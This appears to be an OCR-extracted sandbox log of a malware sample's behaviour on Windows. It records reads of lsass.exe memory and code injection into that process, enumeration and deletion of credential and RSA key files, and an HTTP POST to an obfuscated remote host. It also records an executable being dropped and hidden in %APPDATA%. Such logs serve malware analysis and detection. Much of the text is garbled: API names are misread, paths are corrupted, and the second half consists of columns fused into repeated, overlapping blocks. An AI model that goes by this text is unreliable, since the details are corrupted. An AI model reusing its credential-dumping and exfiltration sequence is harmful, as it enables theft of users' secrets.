Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ec30,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ecb0, 0.", 120, 2ae538) Return: 0	2840	2036
		2010	0000
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ed30,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22edb0,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22eeb0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ef30,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22efb0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System ADI	ADI Nama Milhard Virtual Mamari Assay (Wuindid V Nama and 2002) 11 100 (2002) Patura 0	2840	2026
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f030,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f0b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f130,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f1b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f230,", 120, 2ae538) Return: 0	2840	2036
Call System ADI	ADI Namasi NHDandi (irkusi Mamasi), Arasi (6) usindi idi (Sustam 20) laga aya (20) ha # 120 (20) Estumi 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f2b0,", 120, 2ae538) Return: 0	2040	2030
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f3b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f430, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 22f530,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f5b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call Contain ADI	ADI Nicora NBD and Status Names and April (Script Status 2001) and a 2001 and 2001 a	2040	0000
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f630,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f6b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f730,*, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f7b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f830,", 120, 2ae538) Return: 0	2840	2036
Call System API	ADI Namasi NHDandi (istual Mamasi), Arasi / 6/ usindi id/ \Sustam23\lange ave 236960, 0.11.420, 2apE29 \ Deturn 0	2840	2036
Call System AFI	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f8b0, 0.", 120, 2ae538) Return: 0	2040	2030
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f930,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f9b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22fb30,w", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffda00c,w, 4, 2ae564) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77cb8894,, 4, 2ae564) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c10,, 120, 2ae564) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161ab8, I, 20, 2ae59c) Return: 0	2840	2036
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:Isass.exe, e50000, Bv, 8980, 0) Return: 1	2840	2036
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2036		
	Target Process ID: 484		
	Target Image Path: Isass.exe		
	Injected Content: B.v		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffda00c,w, 4, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77cb8894,, 4, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c10,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c90,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161f88, p ., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 162070,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1627a8, .[., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1628e8, *., 120, 2ae538) Return: 0	2840	2036
		2840	
	ADI Nome: NHDead/VirtualMamon: Arga: / 9/ windis9/10/ wtor-20/1	280H	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 162a20, H, 120, 2ae538) Return: 0	2040	
	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 162a20, H, 120, 2ae538) Return: 0 API Name: WriteProcessMemory Args: (Process Name:484:lsass.exe, e60000, UE.SVW.8.pt.X.\n., 223, 0) Return: 1	2840	2036
Call System API Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:Isass.exe, e60000, UE.SVW.8.pt.X.\n., 223, 0) Return: 1		2036
Call System API	API Name: WriteProcessMemory Args: (Process Name:484:Isass.exe, e60000, UE.SVW.8.pt.X\n., 223, 0) Return: 1 Threat Characteristic: Resides in memory to evade detection		2036
Call System API Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:Isass.exe, e60000, UE.SVW.8.pt.X\n., 223, 0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2036		2036
Call System API Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:Isass.exe, e60000, UE.SVW.8.pt.X\n., 223, 0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2036 Target Process ID: 484		2036
Call System API Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:Isass.exe, e60000, UE.SVW.8.pt.X\n., 223, 0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2036		2036
Call System API Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:Isass.exe, e60000, UE.SVW.8.pt.X.\n., 223, 0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2036 Target Process ID: 484 Target Image Path: Isass.exe		2036

Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 2af7dc, 0, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 2af7c4, 0, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 2af7c4, 0, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.lck) Return: 1	2840	2036
Delete File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	2840	2036
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 2036 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII		
Write File	Path: %APPDATA%iMicrosoft\CryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2840	2036
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2036 Process ID: 2036 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-fig84dber74f1 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af310, 1, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindNextFileW Args: (68abc0, 2af310) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2aeee4, 1, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: BCryptDecrypt Args: (290000, #" áµ¼ m2Ø_, 64, 0, š, 8, #" áµ¼ m2Ø_, 64, 12054172, 0) Return: 0	2036	484
Add File	Path: %APPDATA%iMicrosoft\CryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6f7af0, 1c) Return: 1	2840	2036
Write File	Path: %APPDATA%iMicrosoft\CryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-49f8dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: DnsQueryExW Args: (ĨĨÇÑÉÈÑĨĨÊÑĨËÇĐ'Š'žĐ™-‰šĐ™šÑ—, 1, 4000000) Return: 123	2840	2036
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2840	2036
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2840	2036
Call Network API	API Name: connect Args: (254, ĬĨcÑÉÈŇĨĨÊÑĨÊÇаŠ'žĐ™–‰šĐ™šÑ—:80, 16) Return: 0	2840	2036
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */\r\nAccept: */\r\nContent-Type: appl	2840	2036
Call Network All 1	ication/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	2040	2000
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: IÎÇÑÉÈÑÎĒÇĎ\x90°Š'≵D™-‰šĐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0lr\nUser-Agent: Mozilla/4.08 [Charon; Inferno]v\nHost:		
Call Network API	API Name: send Args: (254, ., 204, 0) Return: 204	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: liÇÑÉÈÑIÎÊÑIÊÇĐ\x90°Š'žĐ™.‰ŠĐ™\x8dšÑ\x8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2840	2036
Add File	Path: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL	2840	2036
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2036 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%ID2EFF9I94A37B.exe		
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\D2EFF9\94A37B.exe, 0, 0, 1) Return: 1	0040	2036
Write File		2840	2000
	Path: %APPDATA%iMicrosoft\CryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS	2840	2036
Delete File			
	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%IMicrosoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-	2840	2036
Delete File	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosofftCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosofftCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197	2840 2840	2036
Delete File Call Filesystem API	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCrypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197	2840 2840 2840	2036 2036 2036
Delete File Call Filesystem API Call Filesystem API	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoffiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoffiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoffiCryptolRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0	2840 2840 2840 2840	2036 2036 2036 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%IMicrosoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%IMicrosoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\Crypto\RSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\Crypto\RSA*, 0, 2af258, 1, 0, 0) Return: 68abc0	2840 2840 2840 2840 2840	2036 2036 2036 2036 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # âµ¼ m2Ø_, 64, 0, \$, 8, # âµ¼ m2Ø_, 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-	2840 2840 2840 2840 2840 2036	2036 2036 2036 2036 2036 484
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # áµ¼ m2Ø_, 64, 0, §, 8, # áµ¼ m2Ø_, 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840 2840 2840 2840 2840 2036 2840	2036 2036 2036 2036 2036 2036 484 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Call System API	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, #´áµ¼ m2Ø_, 64, 0, §, 8, #´áµ¼ m2Ø_, 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1 Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-	2840 2840 2840 2840 2840 2036 2840	2036 2036 2036 2036 2036 2036 484 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Call System API Write File	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # áµ½ m2Ø_, 64, 0, š, 8, # áµ½ m2Ø_, 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoft\CryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1 Path: %APPDATA%iMicrosoft\CryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Threat Characteristic: Hides file to evade detection	2840 2840 2840 2840 2840 2036 2840	2036 2036 2036 2036 2036 484 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Call System API Write File Detection	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptolRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # áµ½ m2Ø_, 64, 0, §, 8, # áµ½ m2Ø_, 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1 Path: %APPDATA%iMicrosoftiCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Threat Characteristic: Hides file to evade detection File: %APPDATA%iD2EFF9i94A37B.exe Threat Characteristic: Hides file to evade detection	2840 2840 2840 2840 2840 2036 2840	2036 2036 2036 2036 2036 2036 484 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Call System API Write File Detection	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # áµ½ m2Ø_, 64, 0, \$\frac{1}{2}\$, \$\frac{1}{2}\$ # ½ m2Ø_, 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1 Path: %APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS Threat Characteristic: Hides file to evade detection File: %APPDATA%iD2EFF99a4A378.eve Threat Characteristic: Hides file to evade detection File: %APPDATA%iD2EFF9 API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS Threat Characteristic: Hides file to evade detection File: %APPDATA%iD2EFF99a4A378.eve Threat Characteristic: Hides file to evade detection File: %APPDATA%iD2EFF9	2840 2840 2840 2840 2840 2036 2840 2840 2840	2036 2036 2036 2036 2036 484 2036 2036 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Call System API Write File Detection Detection Call Filesystem API	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # áμ½ m2Ø_, 64, 0, \$, 8, # áμ½ m2Ø_, 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1 Path: %APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Threat Characteristic Hides file to evade detection File: %APPDATA%iD2EFF9)4A37B.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iD2EFF9 API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2840 2840 2840 2840 2840 2840 2840 2840	2036 2036 2036 2036 2036 484 2036 2036 2036 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Call System API Write File Detection Call Filesystem API Call Filesystem API	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # áµ½ m2Ø_, 64, 0, \$\frac{1}{2}\$, \$\frac{1}{2}\$ # ½ m2Ø_, 64, 1, 2054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1 Path: %APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS Threat Characteristic Hides file to evade 